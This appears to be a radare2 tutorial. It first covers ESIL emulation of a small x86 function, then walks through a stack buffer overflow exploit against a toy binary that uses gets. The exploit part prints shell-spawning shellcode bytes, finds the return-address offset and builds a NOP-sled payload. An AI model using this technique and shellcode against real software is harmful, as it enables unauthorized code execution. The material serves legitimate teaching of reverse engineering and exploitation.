ESIL is an intermediate language based on evaluable strings, with a Polish-like order of evaluation; it is a representation of various architecture-specific instructions in a more general, simplified form. ESIL can also be viewed as a virtual machine with its own stack, registers and instruction set.

ESIL can be a common ground between ARM, x86, MIPS and all other architectures supported by radare2.

## What is the purpose of ESIL?

Having a controlled environment is crucial when dealing with, say, live malware. Sometimes, setting up such an environment can lead to risks of its own.

Some architectures are quite obscure and inaccessible, and you have to reverse engineer a binary the hard way, by studying opcodes and trying to understand what the program does.

A solution to these problems (and many others) lies in emulation. Since ESIL is a translation of various instructions from different architectures, it can be used for the purpose of emulating non-native, or native but dangerous code.

ESIL can also be used to study an architecture by examining the effects different instructions have on registers, stack and memory.

## A few examples

So how does ESIL look like?

```
mov ecx, ebx -> ebx,ecx,=
```

```
add ebx, edi -> edi,ebx,+=,$0,of,=,$s,sf,=,$z,zf,=,$c31,cf,=,$p,pf,=
```

Okay, so it isn't very pretty or easy to read at first, but it's very easy to parse and process.

## ESIL commands

All ESIL-related commands are prefixed by `ae` .

```
[0x08048460]> ae?  
|Usage: ae[idesr?] [arg]ESIL code emulation  
| ae?                show this help  
| ae??              show ESIL help  
| aei               initialize ESIL VM state (aei- to deinitialize)  
| aeim              initialize ESIL VM stack (aeim- remove)  
| aeip              initialize ESIL program counter to curseek  
| ae [expr]         evaluate ESIL expression  
| aex [hex]         evaluate opcode expression  
| ae[aA][f] [count] analyse esil accesses (regs, mem..)  
| aep [addr]        change esil PC to this address  
| aef [addr]        emulate function  
| aek [query]       perform sdb query on ESIL.info  
| aek-              resets the ESIL.info sdb instance  
| aec               continue until ^C  
| aecs [sn]         continue until syscall number  
| aecu [addr]       continue until address  
| aecue [esil]      continue until esil expression match  
| aetr[esil]        Convert an ESIL Expression to REIL  
| aes               perform emulated debugger step  
| aeso              step over  
| aesu [addr]       step until given address  
| aesue [esil]      step until esil expression match  
| aer [...]         handle ESIL registers like 'ar' or 'dr' does
```

You can see all the ESIL instructions (27 at the time of writing) with `ae??` . These are explained in slightly more detail in the radare2 book.

## ESIL in practice

Let's load up our tutorial binary in radare2:

```
r2 -A ./esil (notice that we are not running it in debug mode)
```

We'll first see what the `main` function does via `pdf @ main` . It seems that it reads an integer via `scanf` , sleeps, and then calls some function which receives our number.

Let's inspect that function.

```
[0x08048460]> pdf
                ;-- check:
(fcn) mystery 47
; arg int arg_8h @ ebp+0x8
; CALL XREF from 0x080484e0 (main)
0x08048460      55          push ebp
0x08048461      89e5        mov ebp, esp
0x08048463      8b4508      mov eax, dword [ebp + arg_8h] ; [0x8:4]=0
0x08048466      bb37130000  mov ebx, 0x1337
0x0804846b      89d9        mov ecx, ebx
0x0804846d      31d3        xor ebx, edx
0x0804846f      01fb        add ebx, edi
0x08048471      21f7        and edi, esi
0x08048473      09df        or edi, ebx
0x08048475      83c320      add ebx, 0x20
0x08048478      01f7        add edi, esi
0x0804847a      89cb        mov ebx, ecx
0x0804847c      29d8        sub eax, ebx
0x0804847e      83ef31      sub edi, 0x31
0x08048481      29fb        sub ebx, edi
0x08048483      31f7        xor edi, esi
0x08048485      81e6000000ff and esi, 0xff000000
0x0804848b      89cb        mov ebx, ecx
0x0804848d      c9          leave
0x0804848e      c3          ret
```

I have renamed it to `mystery` . It seems to perform a lot of operations using all the registers. We can use ESIL to get some valuable information.

**Note:** You can cycle between the representations of the instructions displayed in visual mode by pressing `o` . You can also enable emulation comments on the right hand side via `e asm.emu=true` .

The instructions prefixed with `aea` will show us which registers are being read, written to or not used at all within the next instructions, next bytes or the entire function.

```
[0x08048460]> aeaf
A: esp ebp eax ebx ecx edx zf pf sf cf of edi esi eip
R: esp ebp ebx edx edi esi ecx eax
W: esp ebp eax ebx ecx zf pf sf cf of edi esi eip
N: edx
```

Interesting; it seems the `edx` register is untouched by the function.

Let's set our seek to `0x08048466` , which is after the function's argument, our number, is being read from the stack into `eax` . We want to feed `eax` some values and then emulate the function from this point on.

**Note:** In the following examples, ESIL will need to write in memory, but we've opened the binary in read-only mode. To bypass this, use `e io.cache = true`.

Now we can initialize the ESIL VM state and set the VM program counter (PC or EIP) to point to our seek.

```
[0x08048466]> aei
[0x08048466]> aeip
[0x08048466]> aer
oeax = 0x00000000
eax = 0x00000000
ebx = 0x00000000
ecx = 0x00000000
edx = 0x00000000
esi = 0x00000000
edi = 0x00000000
esp = 0xfffffd10
ebp = 0x00000000
eip = 0x08048466
eflags = 0x00000000
```

Notice that indeed `eip` is equal to our seek.

We can change any register value using `aer <register>=`. Let's set `eax`, which theoretically stores our input number, to some arbitrary value.

```
[0x08048466]> aer eax=0x1234
[0x08048466]> aer
oeax = 0x00000000
eax = 0x00001234
ebx = 0x00000000
ecx = 0x00000000
edx = 0x00000000
esi = 0x00000000
edi = 0x00000000
esp = 0xfffffd10
ebp = 0x00000000
eip = 0x08048466
eflags = 0x00000000
```

This is where ESIL comes in quite handy. Although this is a didactic exercise, you can imagine a more complex example in which it is very hard to determine what is happening to our input.

The ESIL VM can be used like a debugger. You can step and continue as usual, but you can also continue until a given ESIL expression is true.

Let's continue emulation until the value of `eax` is greater than its initial one.

```
[0x08048466]> "aecue eax,0x1234,>"
ESIL BREAK!
[0x08048466]> aer
oeax = 0x00000000
eax = 0xffffffff
ebx = 0x00001337
ecx = 0x00001337
edx = 0x00000000
esi = 0x00000000
edi = 0x00003974
esp = 0x00000008
ebp = 0x464c457f
eip = 0x0804847e
eflags = 0x00000081
```

**Note:** Mind the quotes surrounding the `aecue` expression. These are to ensure that r2 interprets it as a single command, not a sequence of commands.

Notice that the condition has been reached. Let's seek to the location at which the VM stopped and print the preceding instruction.

```
[0x08048466]> sr eip
[0x0804847e]> pd -1
|           0x0804847c      29d8      sub eax, ebx
```

It seems that `eax` has been changed by subtracting `ebx` from it. Notice that `ebx` is still at `0x1337`, which means that this is the expected value in order for `eax` to become 0.

We can test this by resetting `eip` to the initial position, setting `eax` to 0x1337 and continuing emulation until `eax` reaches 0.

This was only an introductory tutorial to what can be accomplished by using ESIL.

## Tutorial 4 - Simple Exploit

Let's try to exploit the simplest binary imaginable.

```
r2 -Ad ./hackme
```

First, let's check if any security mechanisms are used.

```
[0xf7704d00]> iI~canary,nx,pic
pic      false
canary   false
nx       false
```

We're in luck! Let's see what the binary does.

```
f (fcn) sym.main 36
|      ; arg int arg_4h @ esp+0x4
|      ; DATA XREF from 0x08048317 (entry0)
|      0x08048412      8d4c2404      lea ecx, [esp + arg_4h]      ; 0x4 ; 4
|      0x08048416      83e4f0      and esp, 0xffffffff0
|      0x08048419      ff71fc      push dword [ecx - 4]
|      0x0804841c      55          push ebp
|      0x0804841d      89e5      mov ebp, esp
|      0x0804841f      51          push ecx
|      0x08048420      83ec04      sub esp, 4
|      0x08048423      e8d3ffffff call sym.play
|      0x08048428      b800000000 mov eax, 0
|      0x0804842d      83c404      add esp, 4
|      0x08048430      59          pop ecx
|      0x08048431      5d          pop ebp
|      0x08048432      8d61fc      lea esp, [ecx - 4]
|      0x08048435      c3          ret
```

**main** seems to call **play** and nothing else. Let's see what the **play** function does.



```
[0x08048412]> pdf @ sym.play
f (fcn) sym.play 23
|          ; var int local_48h @ ebp-0x48
|          ; CALL XREF from 0x08048423 (sym.main)
|          0x080483fb      55          push ebp
|          0x080483fc      89e5      mov ebp, esp
|          0x080483fe      83ec48     sub esp, 0x48
|          0x08048401      83ec0c     sub esp, 0xc
|          0x08048404      8d45b8     lea eax, [ebp - local_48h]
|          0x08048407      50          push eax
|          0x08048408      e8c3feffff call sym.imp.gets
|          0x0804840d      83c410     add esp, 0x10
|          0x08048410      c9          leave
|          0x08048411      c3          ret
```

**play** calls **gets**, which is a very unsafe function.

Let's add a breakpoint right after **gets** returns, at `0x0804840d`, and then continue the execution.

```
[0x08048412]> db 0x0804840d
[0x08048412]> db
0x0804840d - 0x0804840e 1 --x sw break enabled cmd="" name="0x0804840d" module=""
[0x08048412]> dc
1234
hit breakpoint at: 804840d
attach 3680 1
[0x0804840d]>
```

We've given the program some bogus input, but we can change that. We can see that both **eax** and the stack contain our buffer.

```
[0x0804840d]> drr~eax
oeax 0xffffffff  oeax
eax 0xffe38b90  eax stack R W X 'xor dword [edx], esi' '[stack]' (1234)
edx 0xf76e2884  (unk1) edx R W X 'add byte [eax], al' 'unk1'
[0x0804840d]> pxr @ esp!4
0xffe38b80  0xffe38b90  .... eax stack R W X 'xor dword [edx], esi' '[stack]' (1234)
```

We can overwrite **eax** with a [De Bruijn pattern](#) to simulate as if that was fed into **stdin**.

```
[0x0804840d]> wop?
|Usage: wop[D0] len @ addr | value
| wopD len [@ addr] Write a De Bruijn Pattern of length 'len' at address 'addr'
| wop0 value Finds the given value into a De Bruijn Pattern at current offset
[0x0804840d]> wopD 100 @ eax
[0x0804840d]> ps @ eax
AAABAACAADAEEAFAAGAAHAAIAAJAAKAALAAMAANAAOAPAAQAARAASAATAAUAAVAAWAXAAYAAZAAaAAbAAcA
AdAAeAAfAAgAAh
[0x0804840d]>
```

Now we can continue execution and hope for the best.

```
[0x0804840d]> dc
hit breakpoint at: 8048410
[+] SIGNAL 11 errno=0 addr=0x41614141 code=1 ret=0
[+] signal 11 aka SIGSEGV received 0
```

Ah, yes, the program crashed because the return address on the stack has been overwritten. But at what offset relative to the start of the input buffer?

```
[0x41614141]> wop0 $$
77
```

**Note:** \$\$ signifies the current seek; quite handy in plenty of cases.

77 is a suspicious offset. That's because endianness needs to be taken into account.

```
[0x41614141]> wop0 0x41416141
76
```

Now we can begin to think about an input which would spawn a shell for us. We are going to need a shellcode. We can write our own in assembly or a tiny file which we can pass to `ragg2`, but `radare2` already comes packed with a 32 bit shellcode that we can use.

```
[0x41614141]> g?
|Usage: g[wcilper] [arg]Go compile shellcodes
| g foo.r          Compile r_egg source file
| gw              Compile and write
| gc cmd=/bin/ls   Set config option for shellcodes and encoders
| gc              List all config options
| gl              List plugins (shellcodes, encoders)
| gs name args     Compile syscall name(args)
| gi exec          Compile shellcode. like ragg2 -i
| gp padding       Define padding for command
| ge xor           Specify an encoder
| gr              Reset r_egg
| EVAL VARS:      asm.arch, asm.bits, asm.os
[0x41614141]> gi exec
[0x41614141]> g
31c050682f2f7368682f62696e89e3505389e199b00bcd80
[0x41614141]> wx `g` @ eax
[0x41614141]> pd 11 @ eax
;-- eax:
0xffce54c0      31c0          xor eax, eax
0xffce54c2      50            push eax
0xffce54c3      682f2f7368    push 0x68732f2f
0xffce54c8      682f62696e    push 0x6e69622f
0xffce54cd      89e3          mov ebx, esp
0xffce54cf      50            push eax
0xffce54d0      53            push ebx
0xffce54d1      89e1          mov ecx, esp
0xffce54d3      99            cdq
0xffce54d4      b00b          mov al, 0xb          ; 11
0xffce54d6      cd80          int 0x80
[0x41614141]>
```

Excellent! Our shellcode is now in `eax`. All that's left is to set the overwritten return address to point to the stack. Rerun the program and stop at the `ret` instruction, write the shellcode at `eax` and write the stack address at offset 76.

```
[0x0804840d]> wx `g` @ eax
[0x0804840d]> wx 40caacff @ eax+76
[0x0804840d]> pxr @ esp!4
0xffacca8c 0xffacca40 @... eax stack R W X 'xor eax, eax' '[stack]'
```

We can now see that the first value on the stack (the return address) points to our shellcode.

Of course, generating a static payload will not work, since stack addresses are randomized. Since we don't have enough space in our buffer before it reaches and overwrites the return address, we could simply continue to read into our buffer and create a giant nop sled to our shellcode.

Let's write our payload, step by step.

We'll begin by writing 76 'A's until reaching the return address. Then we'll write a stack address. After that, we change the block size to a large value, like 0x1000 and write one full block of NOPs, and finally we write our shellcode.

```
[0x0804840d]> wb 41 @ eax!76
[0x0804840d]> wx 900ea0ff @ eax+76
[0x0804840d]> b 0x1000
[0x0804840d]> wb 90 @ eax+80
[0x0804840d]> wx `g` @ eax+80+0x1000
```

Now we can dump this payload in python format into a file.

```
[0x0804840d]> pcp 80+0x1000+24 @ eax > gen.py
```

Edit the file accordingly, appending:

```
with open('payload', 'wb') as f:
    f.write(buf)
```

Then we can generate our payload and feed it to our binary. If you don't succeed after several attempts, try increasing the NOP block size.

Have fun!

# Closing Remarks

## Acknowledgements

I would like to thank pancake for making radare2 and keeping it free and open source for now more than 10 years!

I would also like to thank anyone who has contributed in any way, be it code, documentation or tshirts and coffee mugs to making and keeping this project alive.

## Where to next?

Read some task writeups by people who use radare2, such as [Julien Voisin](#) and [Jeffrey Crowell](#), and always check out the radare2 official [blog](#) and [twitter](#).

Then, practice what you have learned on reversing and exploit challenges that are out in the wild.